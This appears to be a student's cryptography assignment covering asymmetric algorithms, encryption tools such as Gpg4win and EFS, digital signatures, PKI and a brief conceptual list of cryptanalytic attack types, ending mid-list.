Because of the one-way nature of the encryption function, one sender is unable to read the messages of another sender, even though each has the public key of the receiver.

Asymmetric cryptography is applied to:


- ✓ Encrypted email - a public key can be used to encrypt a message and a private key can be used to decrypt it.
- ✓ The SSL/TSL/HTTPS cryptographic protocols - establishing encrypted links between websites and browsers also makes use of asymmetric encryption.
- ✓ Bitcoin and other cryptocurrencies

❖ Asymmetric algorithms

➤ RSA

RSA algorithm is asymmetric cryptography algorithm. Asymmetric actually means that it works on two different keys i.e. Public Key and Private Key. As the name describes that the Public Key is given to everyone and Private key is kept private.

The idea of RSA is based on the fact that it is difficult to factorize a large integer. The public key consists of two numbers where one number is multiplication of two large prime numbers. And private key is also derived from the same two prime numbers. So if somebody can factorize the large number, the private key is compromised. Therefore, encryption strength totally lies on the key size and if we double or triple the key size, the strength of encryption increases exponentially. RSA keys can be typically 1024 or 2048 bits long, but experts believe that 1024 bit keys could be broken in the near future. But till now it seems to be an infeasible task.




➤ DSA

DSA stand for Digital Signature Algorithm. It is used for digital signature and its verification. It is based on mathematical concept of modular exponentiation and discrete logarithm. It was developed by National Institute of Standards and Technology (NIST) in 1991.

It involves four operations:

- I. Key Generation
- II. Key Distribution
- III. Signing
- IV. Signature Verification



➤ ECC

ECC stands for Elliptic Curve Cryptography is the latest encryption method offers stronger security. If we compare to the RSA and DSA algorithms, then 256-bit ECC is equal to 3072-bit RSA key. The reason behind keeping short key is the use of less computational power, fast and secure connection, ideal for Smartphone and tablet too.

- Diffie-Hellman
- El-Gamal

➤ Difference Between Symmetric and Asymmetric Key Encryption

Symmetric Key Encryption	Asymmetric Key Encryption
It only requires a single key for both encryption and decryption.	It requires two key one to encrypt and the other one to decrypt.
The size of cipher text is same or smaller than the original plain text.	The size of cipher text is same or larger than the original plain text.
The encryption process is very fast.	The encryption process is slow.
It is used when a large amount of data is required to transfer.	It is used to transfer small amount of data.
It only provides confidentiality.	It provides confidentiality, authenticity and non-repudiation.
Examples: 3DES, AES, DES and RC4	Examples: Diffie-Hellman, ECC, El Gamal, DSA and RSA

In symmetric key encryption, resource utilization is low as compared to asymmetric key encryption.

In asymmetric key encryption, resource utilization is high.



❖ Key generating tools

➤ EFS

The Encrypting File System (EFS) on Microsoft Windows is a feature introduced in version 3.0 of NTFS that provides file system-level encryption. The technology enables files to be transparently encrypted to protect confidential data from attackers with physical access to the computer.


EFS is available in all versions of Windows except the home versions (see Supported operating systems below) from Windows 2000 onwards. By default, no files are encrypted, but encryption can be enabled by users on a per-file, per-directory, or per-drive basis. Some EFS settings can also be mandated via Group Policy in Windows domain environments. EFS works by encrypting a file with a bulk symmetric key, also known as the File Encryption Key. It uses a symmetric encryption algorithm.

The FEK (the symmetric key that is used to encrypt the file) is then encrypted with a public key that is associated with the user who encrypted the file, and this encrypted FEK is stored in the \$EFS alternative data stream of the encrypted file. To decrypt the file, the EFS component driver uses the private key that matches the EFS digital certificate (used to encrypt the file) to decrypt the symmetric key that is stored in the \$EFS stream. The EFS component driver then uses the symmetric key to decrypt the file.



➤ 7-zip


7-Zip is a utility program to help you extract compressed files and create your own compressed files in several different formats. With these tools you can easily send large quantities of information or open compressed files you receive without hassle.



➤ Gpg4win

Gpg4win is an email and file encryption package for most versions of Microsoft Windows, which uses GnuPG public-key cryptography for data encryption and digital signatures.

- ✓ Generating key pair



✓ Key Pair Creation Wizard

Enter Details

Please enter your personal details below. If you want more control over the parameters, click on the Advanced Settings button.

Name: SACHINTHA (optional)
 Email: sachintha@gmail.com (optional)

Protect the generated key with a passphrase.

SACHINTHA <sachintha@gmail.com>

Advanced Settings...

Create Cancel

✓ Advanced Settings - Kleopatra ? X

Technical Details

Key Material

- RSA 4,096 bits
- + RSA 4,096 bits
- DSA
- + Elgamal 2,048 bits
- ECDSA/EdDSA ed25519
- + ECDH cv25519

Certificate Usage

- Signing
- Encryption
- Certification
- Authentication
- Valid until: 2/9/2023

OK Cancel

✓ Key Pair Creation Wizard

Key Pair Successfully Created

Your new key pair was created successfully. Please find details on the result and some suggested next steps below.

Result

Key pair created successfully.
 Fingerprint: B529D4D977EE1B8AC1A7A4726419BE68630ECF61

Next Steps

Make a Backup Of Your Key Pair...
 Send Public Key By EMail...
 Upload Public Key To Directory Service...

Finish Cancel

✓ Kleopatra

File View Certificates Tools Settings Window Help

Sign/Encrypt... Decrypt/Verify... Import... Export... Certify... Lookup on Server... Certificates Notepad Smartcards

Search... <Alt+Q> All Certificates

Name	E-Mail	User-IDs	Valid From
SACHINTHA	sachintha@gmail.com	certified	2/9/2021

✓ Sign/Encrypt Files - Kleopatra

Sign / Encrypt Files

Prove authenticity (sign)

Sign as: SACHINTHA <sachintha@gmail.com> (certified, created: 2/9/2021)

Encrypt

Encrypt for me: SACHINTHA <sachintha@gmail.com> (certified, created: 2/9/2021)

Encrypt for others: Please enter a name or email address...

All User-IDs are certified:
User-ID: SACHINTHA <sachintha@gmail.com>
Created: 2/9/2021 11:35 AM
Expires: 2/9/2023 12:00 PM
Fingerprint: B529D4D977EE1BBA C1A7A726419BE68630ECF61

Encrypt with password. Anyone you share the password with can read the data.

Output

Encrypt / Sign each file separately.

D:\DCSE assignments\week 23\gpg4win-3.1.15.exe.gpg

Sign / Encrypt Cancel

✓ Decrypt/Verify Files - Kleopatra

Output folder: D:\DCSE assignments\week 23

All operations completed.

100%


gpg4win-3.1.15.exe.gpg → gpg4win-3.1.15.exe:
Valid signature by sachintha@gmail.com

Show Audit Log


Signature created on Tuesday, February 9, 2021 11:41:30 AM
With certificate:
SACHINTHA <sachintha@gmail.com> (6419 BE68 630E CF61)
The signature is valid and the certificate's validity is ultimately trusted.

Save All Discard

➤ AxCrypt



✓



✓

rufus-3.13-exe	2/9/2021 12:07 PM	AxCrypt	1,102 KB
----------------	-------------------	---------	----------

- Cryptforge
- Bitlocker
- BC-TextEncoder
- VeraCrypt
- Filevault
- GNOME disk utility

❖ Digital Signature

A digital signature is a mathematical technique used to validate the authenticity and integrity of a message, software or digital document.

Signing Algorithms:


To create a digital signature, signing algorithms like email programs create a one-way hash of the electronic data which is to be signed. The signing algorithm then encrypts the hash value using the private key (signature key). This encrypted hash along with other information like the hashing algorithm is the digital signature. This digital signature is appended with the data and sent to the verifier. The reason for encrypting the hash instead of the entire message or document is that a hash function converts any arbitrary input into a much shorter fixed length value. This saves time as now instead of signing a long message a shorter hash value has to be signed and moreover hashing is much faster than signing.

Signature Verification Algorithms:

Verifier receives Digital Signature along with the data. It then uses Verification algorithm to process on the digital signature and the public key (verification key) and generates some value. It also applies the same hash function on the received data and generates a hash value. Then the hash value and the output of the verification algorithm are compared. If they both are equal, then the digital signature is valid else it is invalid.


The steps followed in creating digital signature are:

- I. Message digest is computed by applying hash function on the message and then message digest is encrypted using private key of sender to form the digital signature. (digital signature = encryption (private key of sender, message digest) and message digest = message digest algorithm(message)).
- II. Digital signature is then transmitted with the message. (message + digital signature is transmitted)
- III. Receiver decrypts the digital signature using the public key of sender. (This assures authenticity, as only sender has his private key so only sender can encrypt using his private key which can thus be decrypted by sender's public key).
- IV. The receiver now has the message digest.
- V. The receiver can compute the message digest from the message (actual message is sent with the digital signature).
- VI. The message digest computed by receiver and the message digest (got by decryption on digital signature) need to be same for ensuring integrity.



❖ Public Key Infrastructure

➤ Key Management



➤ PKI

An anatomy of PKI comprises of the following components.

- I. PublicKey Certificate, commonly referred to as 'digital certificate'
- II. Private Key tokens
- III. Certification Authority
- IV. Registration Authority
- V. Certificate Management System

➤ Digital Certificate

Digital certificate is issued by a trusted third party which proves sender's identity to the receiver and receiver's identity to the sender.

A digital certificate is a certificate issued by a Certificate Authority (CA) to verify the identity of the certificate holder. The CA issues an encrypted digital certificate containing the applicant's public key and a variety of other identification information. Digital certificate is used to attach public key with a particular individual or an entity.

Digital certificate contains:

- I. Name of certificate holder.
- II. Serial number which is used to uniquely identify a certificate, the individual or the entity identified by the certificate
- III. Expiration dates.
- IV. Copy of certificate holder's public key. (used for decrypting messages and digital signatures)
- V. Digital Signature of the certificate issuing authority.

Digital certificate is also sent with the digital signature and the message.

➤ Certifying Authority (CA)

As discussed above, the CA issues certificate to a client and assist other users to verify the certificate. The CA takes responsibility for identifying correctly the identity of the client asking for a certificate to be issued, and ensures that the information contained within the certificate is correct and digitally signs it.

The key functions of a CA are as follows:

- I. Generating key pairs
- II. Issuing digital certificates
- III. Publishing Certificates
- IV. Verifying Certificates
- V. Revocation of Certificates



Registration Authority (RA)


CA may use a third-party Registration Authority (RA) to perform the necessary checks on the person or company requesting the certificate to confirm their identity. The RA may appear to the client as a CA, but they do not actually sign the certificate that is issued.



Certificate Management System (CMS)

It is the management system through which certificates are published, temporarily or permanently suspended, renewed, or revoked. Certificate management systems do not normally delete certificates because it may be necessary to prove their status at a point in time, perhaps for legal reasons. A CA along with associated RA runs certificate management systems to be able to track their responsibilities and liabilities.

Public Key Infrastructure




• Cryptanalysis

Cryptanalysis which is the study of the cryptographic algorithm and the breaking of those secret codes. The person practicing Cryptanalysis is called a Cryptanalyst. It helps us to better understand the cryptosystems and also helps us improve the system by finding any weak point and thus work on the algorithm to create a more secure secret code. For example, a Cryptanalyst might try to decipher a cipher text to derive the plaintext. It can help us to deduce the plaintext or the encryption key.


To determine the weak points of a cryptographic system, it is important to attack the system. These attacks are called Cryptanalytic attacks. The attacks rely on nature of the algorithm and also knowledge of the general characteristics of the plaintext, i.e., plaintext can be a regular document written in English or it can be a code written in Java. Therefore, nature of the plaintext should be known before trying to use the attacks.

Types of Cryptanalytic attacks:



- ✓ Known-Plaintext Analysis (KPA)
In this type of attack, some plaintext-cipher text pairs are already known. Attacker maps them in order to find the encryption key. This attack is easier to use as a lot of information is already available.
- ✓ Chosen-Plaintext Analysis (CPA)
In this type of attack, the attacker chooses random plaintexts and obtains the corresponding cipher texts and tries to find the encryption key. It's very simple to implement like KPA but the success rate is quite low.
- ✓ CipherText-Only Analysis (COA)
In this type of attack, only some cipher-text is known and the attacker tries to find the corresponding encryption key and plaintext. It's the hardest to implement but is the most probable attack as only cipher text is required.
- ✓ Man-In-The-Middle (MITM) attack
In this type of attack, attacker intercepts the message/key between two communicating parties through a secured channel.
- ✓ Adaptive Chosen-Plaintext Analysis (ACPA)
This attack is similar CPA. Here, the attacker requests the cipher texts of additional plaintexts after they have cipher texts for some texts.

Methodology:



- ✓ Classical attacks
